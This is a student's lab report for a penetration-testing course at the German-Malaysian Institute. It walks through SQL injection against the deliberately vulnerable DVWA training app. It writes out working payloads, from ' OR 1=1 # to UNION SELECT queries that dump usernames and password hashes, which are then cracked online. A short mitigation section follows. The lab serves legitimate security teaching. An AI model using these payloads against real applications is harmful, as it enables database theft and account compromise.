GMI German-Malaysian Institute

DIPLOMA PROGRAMME

LAB WORK 4

Academic Period: January 2026

Program	:	**CYBER SECURITY TECHNOLOGY (CBS)**
Course	:	**PENETRATION TESTING**
Code	:	**CBS 2353**
Total Marks	:	**20 MARKS**

Title	:	**WEB APPLICATION SECURITY** [Injection Attack]

Student's Name	:	Abdull Hariz Bin Mohd Sarnudin
TTO's Name	:	Ts. Noormelah Binti Shamsul Anuar
Semester/Trade/Group	:	SEM 4 / DCBS / CBS 1
Date	:	13/4/2026

Assessment Specification Table (CBS)

Lab work

Raw Marks:	100
Percentage (in Doc 01):	30

No	Assessment Criteria	Full Marks	Score (if applicable)	Student's Marks	CLO	Level of Difficulty	DK, DP, NA (ETAC Programme Only)	Comments	PLO GMI: PLO CBS 9 PLO - Start Intake July 2023	PLO GMI: PLO MBOT 9 PLO
1	Understanding of Lab Objectives	4			2	3			2	2
2	Demonstration of Labwork Execution	4			2	3			2	2
3	Accuracy of Findings / Results	4			2	3			2	2
4	Fluency and Clarity of Explanation	4			2	3			2	2
5	Question & Answer (Q&A)	4			2	3			2	2
									#N/A	#N/A
									#N/A	#N/A
									#N/A	#N/A
									#N/A	#N/A
	Total Full Marks	**20**	**Total Student's Marks**							

SUMMARY

Note:
FM - Full Marks,
StM - Student's Mark

	CLO	Raw Marks FM	Raw Marks StM	Percentage FM	Percentage StM	PLO GMI: PLO CBS 9 PLO - Start Intake July 2023 PLO	Raw Marks FM	Raw Marks StM	Percentage FM	Percentage StM	PLO GMI: PLO MBOT 9 PLO	Raw Marks FM	Raw Marks StM	Percentage FM	Percentage StM
Total	CLO 1	0		0.0		PLO 1	0		0.0		PLO 1	0		0.0	
	CLO 2	20		6.0		PLO 2	20		6.0		PLO 2	20		6.0	
	CLO 3	0		0.0		PLO 8	0		0.0		PLO 8	0		0.0	
	CLO 4	0		0.0		#N/A	0		0.0		#N/A	0		0.0	
	CLO 5	0		0.0		#N/A	0		0.0		#N/A	0		0.0	
	CLO 6	0		0.0		#N/A	0		0.0		#N/A	0		0.0	
	Total Marks	**20**		**6.0**											

Signature

( )

NO.	CRITERIA	EXCELLENT [4]	GOOD [3]	SATISFACTORY [2]	WEAK/ NOT MET [1]	MARKS
INDIVIDUAL COMPONENT (TOTAL MARK = 20)						
1	**Understanding of Lab Objectives**	Clearly explains the purpose, scope, and objectives of the lab work	Explains objectives with minor gaps	Basic understanding of objectives	Objectives misunderstood or not explained	
2	**Demonstration of Labwork Execution**	Demonstrates lab tasks correctly, confidently, and independently	Demonstration mostly correct with minor errors	Demonstration partially correct or requires guidance	Unable to demonstrate lab tasks correctly	
3	**Accuracy of Findings / Results**	Findings are accurate, relevant, and clearly linked to the task	Mostly accurate findings with minor errors	Limited or partially correct findings	Unable to demonstrate lab tasks correctly	
4	**Fluency and Clarity of Explanation**	Explanation is clear, fluent, well-structured, and uses correct technical terms	Generally clear with minor language or structure issues	Explanation is basic and sometimes unclear	Poor, unclear, or disorganized explanation	
5	**Question & Answer (Q&A)**	Answers all questions confidently and accurately	Answers most questions correctly	Answers some questions with hesitation some questions with hesitation	Unable to answer questions correctly	
				TOTAL	20	

LABWORK 4 – INJECTION ATTACKS

Labwork Requirements

1. Students must follow all procedures stated in the given lab sheet. All tasks should be completed according to the instructions provided.
2. Students are required to take clear screenshots of relevant outputs as proof of task completion. All screenshots must be properly labeled.
3. Students are required to attend a demonstration session. During the session, students must:
    - Briefly explain the labwork,
    - Perform a live demonstration, and
    - Answer questions related to the labwork.

Non-compliance with these requirements may affect the overall marks.

Submission:
Report (pdf)

Grading:

1) Understanding of Lab Objectives
2) Demonstration
3) Accuracy of Findings / Results
4) Fluency and Clarity of Explanation
5) Question & Answer (Q&A)

Team:
Individual

YOU REPORT START ON THE NEXT PAGE.

Lab - Injection Attacks

Objectives

Websites that are connected to backend databases can be vulnerable to SQL injection. In a SQL injection exploit, an attacker enters malicious queries that interact with the application database. In this lab, you will exploit a web site vulnerability with SQL injection and research SQL injection mitigation.

Part 1: Exploit an SQL Injection Vulnerability on DVWA

Part 2: Research SQL Injection Mitigation

Background / Scenario

SQL injection is a common attack used by hackers to exploit SQL database-driven web applications. This type of attack involves inserting malicious SQL code or statements into an input field or URL with the goal of reveling or manipulating the database contents, causing repudiation system issues, or spoofing identities.

Required Resources

Kali VM customized for the Ethical Hacker course

Internet access

Instructions


Part 1: Exploit an SQL Injection Vulnerability on DVWA

SQL injection is a code injection technique used to exploit security vulnerabilities in the database layer of an application. These vulnerabilities could allow an attacker to execute malicious SQL commands and compromise the security of the database.


In this part you will exploit a SQL vulnerability on the DVWA.

Step 1: Prepare DVWA for SQL injection exploit.

a. Open your browser and navigate to the DVWA at http://10.6.6.13.




b. Enter the credentials: **admin** / **password**.



c. Set DVWA to Low Security.

1) Click **DVWA Security** in the left pane.

2) Change the security level to **Low** and click **Submit**.



Step 2: Check DVWA to see if a SQL injection vulnerability is present.

a. Click **SQL Injection** in the left pane.

b. In the **User ID:** field type **' OR 1=1 #** and click **Submit**.

c. You should receive the output shown below. The output confirms that there is a vulnerability present that permits execution of SQL statements that are entered directly into input fields.

```
ID: ' or 1=1 #
First name: admin
Surname: admin


ID: ' or 1=1 #
First name: Gordon
Surname: Brown

ID: ' or 1=1 #
First name: Hack
Surname: Me

ID: ' or 1=1 #
First name: Pablo
Surname: Picasso

ID: ' or 1=1 #
First name: Bob
Surname: Smith
```

You have entered an “always true” expression that was executed by the database server. The result is that all entries in the ID field of the database were returned.



Step 3: Check for number of fields in the query.

a. In the **User ID:** field type **1' ORDER BY 1 #** and click **Submit**.

You should receive the following output:

```
ID: 1' ORDER BY 1#
First name: admin
Surname: admin
```

b. In the **User ID:** field type **1' ORDER BY 2 #** and click **Submit**.


You should receive the following output:

```
ID: 1' ORDER BY 2#
First name: admin
Surname: admin
```

c. In the **User ID:** field type **1' ORDER BY 3 #** and click **Submit**.

This time you should receive the error **Unknown column '3' in 'order clause'**.

Because the third string returned an error, this tells us the query involves two fields. This is useful information to know as you continue your exploit.



Step 4: Check for version Database Management System (DBMS).

In the User ID: field type **1' OR 1=1 UNION SELECT 1, VERSION()#** and click **Submit**.


At the end of the output, you should see a result similar to the following:

```
<output omitted>
ID: 1' OR 1=1 UNION SELECT 1, VERSION()#
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT 1, VERSION()#
First name: Bob
Surname: Smith

ID: 1' OR 1=1 UNION SELECT 1, VERSION()#
First name: 1
Surname: 5.5.58-0+deb8u1
```

The output **5.5.58-0+deb8u1** indicates the DBMS is MySQL version 5.5.58 running on Debian.



Step 5: Determine the database name.

So far you have learned that the database is vulnerable, the query involves two fields, and the DDMS is MySQL 5.5.58.


Next, you will attempt obtain more schema information about the database.

In the User ID: field type **1' OR 1=1 UNION SELECT 1, DATABASE()#** and click **Submit**.

At the end of the output, you should see the following result:

```
ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: 1
Surname: dvwa
```

This means the name of the database is **dvwa**.



Step 6: Retrieve table Names from the dvwa database.

a. In the **User ID:** field type:

```
1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE
table_type='base table' AND table_schema='dvwa'#
```

b. Click **Submit**.

The output with **First Name: 1** is the table information.

Questions:

What are the two tables that were found?

Guestbook & users.

Proof of Concept (POC) :

```
ID: ' OR 1=1 UNION SELECT 1,
First name: 1
Surname: guestbook

ID: ' OR 1=1 UNION SELECT 1,
First name: 1
Surname: users
```

Which table do you think is the most interesting for a penetration test?

In penetration testing, the "users" table usually contains valuable information. Such as username and password as well as other sensitive information.

Proof of Concept (POC) :

```
ID: ' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users' #
First name: 1
Surname: user_id

ID: ' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users' #
First name: 1
Surname: first_name

ID: ' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users' #
First name: 1
Surname: last_name

ID: ' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users' #
First name: 1
Surname: user

ID: ' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users' #
First name: 1
Surname: password

ID: ' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users' #
First name: 1
Surname: avatar

ID: ' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users' #
First name: 1
Surname: last_login

ID: ' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users' #
First name: 1
Surname: failed_login
```

Step 7: Retrieve column names from the users table.

You will now discover the field names in the users table. This will help you to find information that is useful for the pentest.

a. In the **User ID:** field type:

```
1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#
```

b. Click **Submit**.

Question:

The list of column names displays after the listing of user accounts in the output. The information in which two columns is of interest to use in our penetration test? Explain.

Column "user" and "password". Usually "user_id" is a unique identifier or what is also called a Primary Key in database management systems.

While first_name and last_name are usually the user's real name. But "user" and "password" are usually the column names for credentials that are used to log in a system.

Step 8: Retrieve the user credentials.

This query will retrieve the users and passwords.

a. In the **User ID:** field type:

```
1' OR 1=1 UNION SELECT user, password FROM users #
```

b. Click **Submit**.

After the list of users, you should see several results with usernames and what appear to be password hashes.

Question:

Which account could be the most valuable in our interest? Explain.

"Admin", because all other users that we got are just normal users.

c. Try crafting queries to display the contents of other fields in the table by varying the column names based on the names previously displayed.

' UNION SELECT 1, schema_name FROM information_schema.schemata #

This will tell you if there are other applications or sensitive databases (like mysql or phpmyadmin) hosted on the same system. Payload was actually retrieved from PayloadsAllTheThings on github.

Question:

What is the difference between the **user_id** and **user** fields?

User_id is just the database's primary key or unique identifier for each user in the database. While user field are for storing the username used for login.

Step 9: Hack the password hashes.

a. Open another browser tab and navigate to https://crackstation.net.

CrackStation is a free online password hash cracker.

b. Copy and paste the password hash from DVWA into CrackStation and click **Crack Hashes**.



Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Questions:

What is the password of the admin account?

password

What is the password for the user pablo?

letmein

Part 2: Research SQL Injection Mitigation

Step 1: Conduct online research on SQL injection mitigation.

a. Open a web browser and search SQL injection mitigation and SQL injection prevention.

b. Take notes on your mitigation and prevention findings.

Reflection Questions

What are three mitigation methods for preventing SQL injection exploits?

Apply WAF

Implement a WAF like Cloudflare or ModSecurity in front of a Web Server. If a user tries to type ' OR 1=1# or UNION SELECT into a login box, the WAF recognizes it as an attack immediately and drops the connection before it even reaches your database.

Turn Off Verbose Errors

A lot of SQL injections rely on the application crashing and spitting out a detailed error message (like "Syntax error in SQL statement near 'admin'"). Hackers use these error messages to blindly map out the names of the tables and columns.

Force Data Types (Type Casting)

If a specific input is supposed to be a number (like a user ID), literally force it to be a number in the code before it ever touches the database.

-THE END-